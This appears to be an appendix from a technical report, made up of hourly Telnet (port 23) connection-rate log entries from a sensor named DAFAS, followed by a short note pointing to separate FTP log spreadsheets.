12:25:53.56,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=16,hostpeak=6,requests=7,terminations=7,current=16,suggested_limit=29,suggested_percentage=46,duration=0,warnings=0,qos_exceptions=0,action=N
OLIMIT,sensorhostname=DAFAS

7

13:27:33.94,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=4,requests=10,terminations=10,current=16,suggested_limit=43,suggested_percentage=18,duration=0,warnings=0,qos_exceptions=0,action
=NOLIMIT,sensorhostname=DAFAS

Report

7

14:29:14.22,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=19,hostpeak=4,requests=8,terminations=8,current=16,suggested_limit=39,suggested_percentage=20,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

7

15:30:54.49,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=16,hostpeak=2,requests=4,terminations=10,current=10,suggested_limit=34,suggested_percentage=11,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

7

16:32:34.83,port=23,host=172.26.96.126,lhost=0.0.0.0,peak=10,hostpeak=2,requests=4,terminations=12,current=2,suggested_limit=20,suggested_percentage=20,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

7

19:37:35.64,port=23,host=164.9.226.93,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

7

20:39:15.96,port=23,host=49.66.242.7,lhost=0.0.0.0,peak=2,hostpeak=1,requests=2,terminations=2,current=1,suggested_limit=3,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

7

21:40:56.30,port=23,host=164.9.226.93,lhost=0.0.0.0,peak=2,hostpeak=2,requests=1,terminations=2,current=0,suggested_limit=4,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

8

03:50:57.99,port=23,host=41.142.192.6,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

8

05:54:18.62,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

8

06:55:58.97,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=5,hostpeak=1,requests=5,terminations=1,current=5,suggested_limit=10,suggested_percentage=20,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

8

07:57:39.19,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=12,hostpeak=5,requests=10,terminations=3,current=12,suggested_limit=21,suggested_percentage=55,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Report

8

08:59:19.47,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=19,hostpeak=5,requests=11,terminations=4,current=19,suggested_limit=37,suggested_percentage=27,duration=0,warnings=0,qos_exceptions=0,action= NOLIMIT,sensorhostname=DAFAS

8

10:00:59.80,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=6,requests=4,terminations=3,current=20,suggested_limit=41,suggested_percentage=30,duration=0,warnings=0,qos_exceptions=0,action=N OLIMIT,sensorhostname=DAFAS

8

11:02:40.13,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=22,hostpeak=6,requests=4,terminations=4,current=20,suggested_limit=43,suggested_percentage=28,duration=0,warnings=0,qos_exceptions=0,action=N OLIMIT,sensorhostname=DAFAS

8

12:04:20.39,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=6,requests=8,terminations=7,current=21,suggested_limit=41,suggested_percentage=30,duration=0,warnings=0,qos_exceptions=0,action=N OLIMIT,sensorhostname=DAFAS

8

13:06:00.72,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=24,hostpeak=7,requests=14,terminations=11,current=24,suggested_limit=47,suggested_percentage=30,duration=0,warnings=0,qos_exceptions=0,action =NOLIMIT,sensorhostname=DAFAS

8

14:07:41.01,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=28,hostpeak=7,requests=4,terminations=4,current=24,suggested_limit=56,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=N OLIMIT,sensorhostname=DAFAS

8

15:09:21.30,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=24,hostpeak=5,requests=6,terminations=16,current=14,suggested_limit=49,suggested_percentage=20,duration=0,warnings=0,qos_exceptions=0,action= NOLIMIT,sensorhostname=DAFAS

8

16:11:01.63,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=14,hostpeak=3,requests=1,terminations=8,current=7,suggested_limit=28,suggested_percentage=21,duration=0,warnings=0,qos_exceptions=0,action=N OLIMIT,sensorhostname=DAFAS

8

17:12:41.83,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=7,hostpeak=2,requests=0,terminations=5,current=2,suggested_limit=13,suggested_percentage=33,duration=0,warnings=0,qos_exceptions=0,action=NO LIMIT,sensorhostname=DAFAS

9

05:32:45.39,port=23,host=127.0.0.1,lhost=0.0.0.0,peak=2,hostpeak=1,requests=2,terminations=0,current=2,suggested_limit=3,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT, sensorhostname=DAFAS

Report

9
06:34:25.73,port=23,host=83.174.92.186,lhost=0.0.0.0,peak=7,hostpeak=1,requests=5,terminations=0,current=7,suggested_limit=14,suggested_percentage=14,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9
07:36:05.99,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=13,hostpeak=3,requests=8,terminations=3,current=12,suggested_limit=26,suggested_percentage=23,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9
08:37:46.34,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=6,requests=8,terminations=3,current=17,suggested_limit=34,suggested_percentage=37,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9
09:39:26.58,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=23,hostpeak=4,requests=8,terminations=3,current=22,suggested_limit=48,suggested_percentage=16,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9
10:41:06.94,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=22,hostpeak=5,requests=8,terminations=11,current=19,suggested_limit=44,suggested_percentage=22,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9
11:42:47.17,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=5,requests=2,terminations=4,current=17,suggested_limit=40,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9
12:44:27.46,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=19,hostpeak=7,requests=4,terminations=4,current=17,suggested_limit=35,suggested_percentage=43,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9
13:46:07.79,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=19,hostpeak=6,requests=11,terminations=12,current=16,suggested_limit=36,suggested_percentage=35,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9
14:47:48.06,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=16,hostpeak=6,requests=5,terminations=10,current=11,suggested_limit=29,suggested_percentage=46,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9
15:49:28.38,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=11,hostpeak=5,requests=5,terminations=9,current=7,suggested_limit=19,suggested_percentage=62,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9

16:51:08.65,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=7,hostpeak=1,requests=2,terminations=7,current=2,suggested_limit=14 ,suggested_percentage=14,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9

17:52:48.99,port=23,host=164.9.226.94,lhost=0.0.0.0,peak=2,hostpeak=1,requests=1,terminations=1,current=2,suggested_limit=3,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9

18:54:29.28,port=23,host=164.9.226.94,lhost=0.0.0.0,peak=2,hostpeak=2,requests=1,terminations=2,current=1,suggested_limit=4,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

9

19:56:09.57,port=23,host=164.9.226.94,lhost=0.0.0.0,peak=3,hostpeak=2,requests=2,terminations=2,current=1,suggested_limit=5,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

10

05:11:12.27,port=23,host=41.82.179.237,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

10

06:12:52.51,port=23,host=93.186.170.54,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

10

07:14:32.84,port=23,host=93.186.170.54,lhost=0.0.0.0,peak=1,hostpeak=1,requests=3,terminations=2,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

10

19:34:36.40,port=23,host=194.23.61.151,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=1,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

10

23:01:10.41,port=23,host=164.9.226.94,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

12

06:31:26.37,port=23,host=127.0.0.1,lhost=0.0.0.0,peak=4,hostpeak=1,requests=4,terminations=0,current=4,suggested_limit=8,suggested_percentage=25,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Report

12

07:33:06.75,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=11,hostpeak=2,requests=11,terminations=4,current=11,suggested_limit=22,suggested_percentage=18,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

12

08:34:46.97,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=13,hostpeak=3,requests=5,terminations=4,current=12,suggested_limit=26,suggested_percentage=23,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

12

09:36:27.33,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=19,hostpeak=5,requests=9,terminations=2,current=19,suggested_limit=37,suggested_percentage=27,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

12

10:38:07.64,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=20,hostpeak=3,requests=6,terminations=7,current=18,suggested_limit=42,suggested_percentage=13,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

12

11:39:47.91,port=23,host=172.26.96.126,lhost=0.0.0.0,peak=19,hostpeak=3,requests=4,terminations=6,current=16,suggested_limit=40,suggested_percentage=14,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

12

12:41:28.19,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=6,requests=9,terminations=6,current=19,suggested_limit=39,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

12

13:43:08.46,port=23,host=164.9.226.94,lhost=0.0.0.0,peak=19,hostpeak=1,requests=2,terminations=5,current=16,suggested_limit=42,suggested_percentage=4,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

12

14:44:48.77,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=17,hostpeak=4,requests=4,terminations=5,current=15,suggested_limit=34,suggested_percentage=23,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

12

15:46:29.08,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=15,hostpeak=5,requests=4,terminations=9,current=10,suggested_limit=28,suggested_percentage=38,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

12

16:48:09.33,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=10,hostpeak=4,requests=1,terminations=10,current=1,suggested_limit=18,suggested_percentage=50,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

12

20:54:50.55,port=23,host=164.9.226.90,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

06:09:53.17,port=23,host=127.0.0.1,lhost=0.0.0.0,peak=3,hostpeak=1,requests=3,terminations=0,current=3,suggested_limit=5,suggested_percentage=50,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

07:11:33.50,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=10,hostpeak=3,requests=8,terminations=1,current=10,suggested_limit=19,suggested_percentage=33,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

08:13:13.81,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=4,requests=8,terminations=3,current=15,suggested_limit=29,suggested_percentage=28,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

09:14:54.15,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=19,hostpeak=6,requests=8,terminations=4,current=19,suggested_limit=36,suggested_percentage=35,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

10:16:34.37,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=7,requests=4,terminations=2,current=21,suggested_limit=40,suggested_percentage=36,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

11:18:14.68,port=23,host=10.170.0.85,lhost=0.0.0.0,peak=23,hostpeak=1,requests=4,terminations=3,current=22,suggested_limit=51,suggested_percentage=3,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

12:19:54.95,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=27,hostpeak=10,requests=11,terminations=9,current=24,suggested_limit=50,suggested_percentage=43,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

13:21:35.24,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=24,hostpeak=8,requests=3,terminations=7,current=20,suggested_limit=45,suggested_percentage=38,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

14:23:15.54,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=23,hostpeak=8,requests=6,terminations=6,current=20,suggested_limit=43,suggested_percentage=40,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

15:24:55.86,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=7,requests=4,terminations=9,current=15,suggested_limit=37,suggested_percentage=41,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

16:26:36.20,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=16,hostpeak=5,requests=2,terminations=11,current=6,suggested_limit=31,suggested_percentage=33,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

17:28:16.48,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=6,hostpeak=2,requests=0,terminations=4,current=2,suggested_limit=11,suggested_percentage=40,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

18:29:56.75,port=23,host=10.170.0.100,lhost=0.0.0.0,peak=2,hostpeak=1,requests=1,terminations=2,current=1,suggested_limit=3,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

13

19:31:37.04,port=23,host=71.198.114.94,lhost=0.0.0.0,peak=1,hostpeak=1,requests=4,terminations=5,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

14

06:50:00.30,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=9,hostpeak=2,requests=9,terminations=0,current=9,suggested_limit=18,suggested_percentage=22,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

14

07:51:40.58,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=4,requests=9,terminations=3,current=15,suggested_limit=29,suggested_percentage=28,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

14

08:53:20.89,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=6,requests=7,terminations=1,current=21,suggested_limit=41,suggested_percentage=30,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

14

09:55:01.15,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=23,hostpeak=8,requests=8,terminations=7,current=22,suggested_limit=43,suggested_percentage=40,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

14

10:56:41.46,port=23,host=10.170.0.59,lhost=0.0.0.0,peak=23,hostpeak=2,requests=4,terminations=5,current=21,suggested_limit=50,suggested_percentage=7,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Report

14
11:58:21.81,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=21,hostpeak=7,requests=5,terminations=8,current=18,suggested_limit=40,suggested_percentage=36,duration=0,warnings=0,qos_exceptions=0,action=N
OLIMIT,sensorhostname=DAFAS

14
13:00:02.05,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=7,requests=5,terminations=5,current=18,suggested_limit=37,suggested_percentage=41,duration=0,warnings=0,qos_exceptions=0,action=N
OLIMIT,sensorhostname=DAFAS

14
14:01:42.36,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=19,hostpeak=3,requests=5,terminations=6,current=17,suggested_limit=40,suggested_percentage=14,duration=0,warnings=0,qos_exceptions=0,action=
NOLIMIT,sensorhostname=DAFAS

14
15:03:22.64,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=8,requests=6,terminations=10,current=13,suggested_limit=36,suggested_percentage=50,duration=0,warnings=0,qos_exceptions=0,action=
NOLIMIT,sensorhostname=DAFAS

14
16:05:02.98,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=13,hostpeak=6,requests=3,terminations=7,current=9,suggested_limit=22,suggested_percentage=66,duration=0,warnings=0,qos_exceptions=0,action=NO
LIMIT,sensorhostname=DAFAS

14
17:06:43.21,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=9,hostpeak=3,requests=1,terminations=5,current=5,suggested_limit=17,suggested_percentage=37,duration=0,warnings=0,qos_exceptions=0,action=NOL
IMIT,sensorhostname=DAFAS

14
18:08:23.51,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=5,hostpeak=1,requests=1,terminations=4,current=2,suggested_limit=10,suggested_percentage=20,duration=0,warnings=0,qos_exceptions=0,action=NOL
IMIT,sensorhostname=DAFAS

14
20:11:44.18,port=23,host=164.9.226.92,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLI
MIT,sensorhostname=DAFAS

15
06:28:27.10,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=6,hostpeak=2,requests=7,terminations=1,current=6,suggested_limit=11,suggested_percentage=40,duration=0,warnings=0,qos_exceptions=0,action=NO
LIMIT,sensorhostname=DAFAS

15
07:30:07.35,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=13,hostpeak=3,requests=9,terminations=2,current=13,suggested_limit=26,suggested_percentage=23,duration=0,warnings=0,qos_exceptions=0,action=N
OLIMIT,sensorhostname=DAFAS

Report

15

08:31:47.71,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=24,hostpeak=7,requests=13,terminations=2,current=24,suggested_limit=47,suggested_percentage=30,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

15

09:33:27.97,port=23,host=10.170.0.85,lhost=0.0.0.0,peak=24,hostpeak=4,requests=7,terminations=11,current=20,suggested_limit=50,suggested_percentage=15,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

15

10:35:08.31,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=6,requests=5,terminations=9,current=16,suggested_limit=39,suggested_percentage=31,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

15

11:36:48.52,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=7,requests=6,terminations=4,current=18,suggested_limit=33,suggested_percentage=46,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

15

12:38:28.83,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=22,hostpeak=7,requests=8,terminations=7,current=19,suggested_limit=42,suggested_percentage=35,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

15

13:40:09.18,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=22,hostpeak=6,requests=5,terminations=8,current=16,suggested_limit=43,suggested_percentage=28,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

15

14:41:49.48,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=7,requests=8,terminations=6,current=18,suggested_limit=33,suggested_percentage=46,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

15

15:43:29.79,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=6,requests=1,terminations=5,current=14,suggested_limit=34,suggested_percentage=37,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

15

16:45:10.04,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=15,hostpeak=4,requests=2,terminations=11,current=5,suggested_limit=29,suggested_percentage=28,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

15

17:46:50.31,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=6,hostpeak=4,requests=1,terminations=4,current=2,suggested_limit=11,suggested_percentage=80,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Report

15

19:50:10.97,port=23,host=87.241.97.9,lhost=0.0.0.0,peak=3,hostpeak=1,requests=6,terminations=7,current=0,suggested_limit=5,suggested_percentage=50,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

15

20:51:51.18,port=23,host=93.186.170.54,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16

00:58:32.45,port=23,host=127.0.0.1,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16

06:06:53.86,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=2,hostpeak=2,requests=2,terminations=0,current=2,suggested_limit=4,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16

07:08:34.17,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=9,hostpeak=2,requests=9,terminations=3,current=8,suggested_limit=18,suggested_percentage=22,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16

08:10:14.47,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=18,hostpeak=7,requests=12,terminations=3,current=17,suggested_limit=33,suggested_percentage=46,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16

09:11:54.79,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=22,hostpeak=4,requests=7,terminations=3,current=21,suggested_limit=45,suggested_percentage=17,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16

10:13:35.03,port=23,host=137.59.254.161,lhost=0.0.0.0,peak=26,hostpeak=6,requests=9,terminations=4,current=26,suggested_limit=52,suggested_percentage=23,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16

11:15:15.34,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=26,hostpeak=6,requests=5,terminations=8,current=23,suggested_limit=52,suggested_percentage=23,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16

12:16:55.65,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=25,hostpeak=9,requests=12,terminations=12,current=23,suggested_limit=47,suggested_percentage=40,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Report

16
13:18:35.94,port=23,host=10.170.0.53,lhost=0.0.0.0,peak=24,hostpeak=2,requests=4,terminations=5,current=22,suggested_limit=52,suggested_percentage=7,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16
14:20:16.19,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=23,hostpeak=8,requests=6,terminations=8,current=20,suggested_limit=43,suggested_percentage=40,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16
15:21:56.51,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=20,hostpeak=8,requests=4,terminations=12,current=12,suggested_limit=36,suggested_percentage=50,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16
16:23:36.87,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=12,hostpeak=4,requests=0,terminations=5,current=7,suggested_limit=22,suggested_percentage=40,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16
17:25:17.16,port=23,host=172.31.225.38,lhost=0.0.0.0,peak=7,hostpeak=1,requests=0,terminations=5,current=2,suggested_limit=14,suggested_percentage=14,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

16
20:30:17.98,port=23,host=164.9.226.94,lhost=0.0.0.0,peak=1,hostpeak=1,requests=1,terminations=0,current=1,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

17
23:35:18.90,port=23,host=94.255.176.189,lhost=0.0.0.0,peak=1,hostpeak=1,requests=2,terminations=2,current=0,suggested_limit=2,suggested_percentage=100,duration=0,warnings=0,qos_exceptions=0,action=NOLIMIT,sensorhostname=DAFAS

Appendix HH: Logs from FTP

Since they are more than 10,000 lines long, there are separate log files for the FTP sessions established to / from SY19 and SYS3 called

- SYS3 – Hämtad data 10mars—23mars.xlsx
- SYS19 – Hämtad data 25feb—16mars.xlsx